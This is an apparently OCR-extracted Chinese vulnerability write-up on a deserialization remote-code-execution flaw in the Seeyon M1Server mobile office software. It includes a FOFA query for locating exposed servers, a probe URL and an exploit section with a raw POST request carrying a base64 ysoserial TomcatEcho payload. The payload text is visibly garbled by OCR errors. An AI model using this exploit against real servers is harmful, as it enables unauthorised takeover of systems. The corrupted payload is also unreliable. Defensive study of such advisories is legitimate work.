
Z3-2致远互联-M1移动协同办公管理软件-RCE

漏洞描述:

致远OA MIServer userTokenService 接口存在反序列化漏洞,未经授权的攻击者构造恶意的序列化数据可造成远程代码执行,最终可以获取服务器权限。

致远OA M1Server

网站图片:



M1-Server 已启动,您可以使用移动设备登录M1

网络测绘:


fofa语法:

FOFA: "M1-Server 已启动"

漏洞复现:

payload:

http://your-ip/esn_mobile_pns/service/userTokenService



note The full stack trace of the root cause is available in the Apache Tomcat/6.0.35 logs.

出现以上这种情况可能存在漏洞

Exp:

POST /esn_mobile_pns/service/userTokenService HTTP/1.1

Host: your-ip User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0

Content-Type: application/x-www-form-urlencoded

e64dec(r00ABXNyABFqYXZhLnV0aWwuSGFzaFN1dLpEhZWWuLcOawAAeHB3DAAAAAI/QAAAAAAAXNyADRvcmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGl1ZE1hcEVudHJ5iq3SmznBH9sCA

PS: yso的TomcatEcho回显链+yakit base64解码 RCE

POST·/esn_mobile_pns/service/userTokenService·HTTP/1.1 Agent: ·Mozilla/5.0·(Windows·NT·10.0; ·Win64; ·x64; ·rv:109.0) ·Gecko/20100101·Firefox/ Content-Type: application/x-www-form-urlencoded { base64dec(r00ABXNyABFqYXZhLnV0aNhuS6FzaFN1dLpEhZiMuLcOAuAAeHB30AAAAAI/
QAAAAAAAXNyADRvcmcuYXBNYZhLnNvbMiYbhNuY29sbGyjdGlvbnMua2V5dmFsdMULwG11ZEihcEVudHJSiq3Sm
znBH9sCAAJMAANrZXl0ABJMamF2YS9sYNSnL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3
NyACpvcmcuYXBNYZhllnNvbMiYbhNuY29sbGyjdGlvbnMubNFuLkxhen.NYXBU3ZSCnnkQlAMAAUAABZzhYSRvcd1
ACXxMb3 7nl5cYvNW0Z59j05t2tb551Z1Xvb6SVJYSRpb25zL1RyVhS2Tag9byM0y3bmc3TA09y2y5nGcFjaGluV29tbW9ucy5jb2xsZNW0aN9ucy5jb2xsZN bnN9ViSoCQB

+AAMACHZyACBdYXZheC5zY3JpcHQuUZNyaXB0RN5naN5lTNFuYNdlcgAAAAAAAAAAAAAAAABeHBzcgA6b3JnLmFwYNNo
ZS5jb21tb25zLmNvbGx1Y3Rpb25zLmZlbmN0b3JzLkludm9rZXJUcmFuc2Zvcm11cofo/
227fM4AgaDNwAFaUFy23N0ABNbTGphomEvbGrUzy9PVmpLY3QVTAALaUlldGhvZE5bhN0ABJMamF2Y59sYNi5nLL
NocmluZztbAdtpUGFyYNULWBL30AE1tBmT2Y59sYNSinLNSVYND2JmAwXLTE1tBmmF2Y5SsYN5nLK0iamVjdDu
QzlifEHMpbAIAAHhwAAAAAAHQAC25ld0luc3RhbmNldXIAE1tMamF2Y55sYN5nLKNsYXN2O6sw167LzVqZagAAeHAA

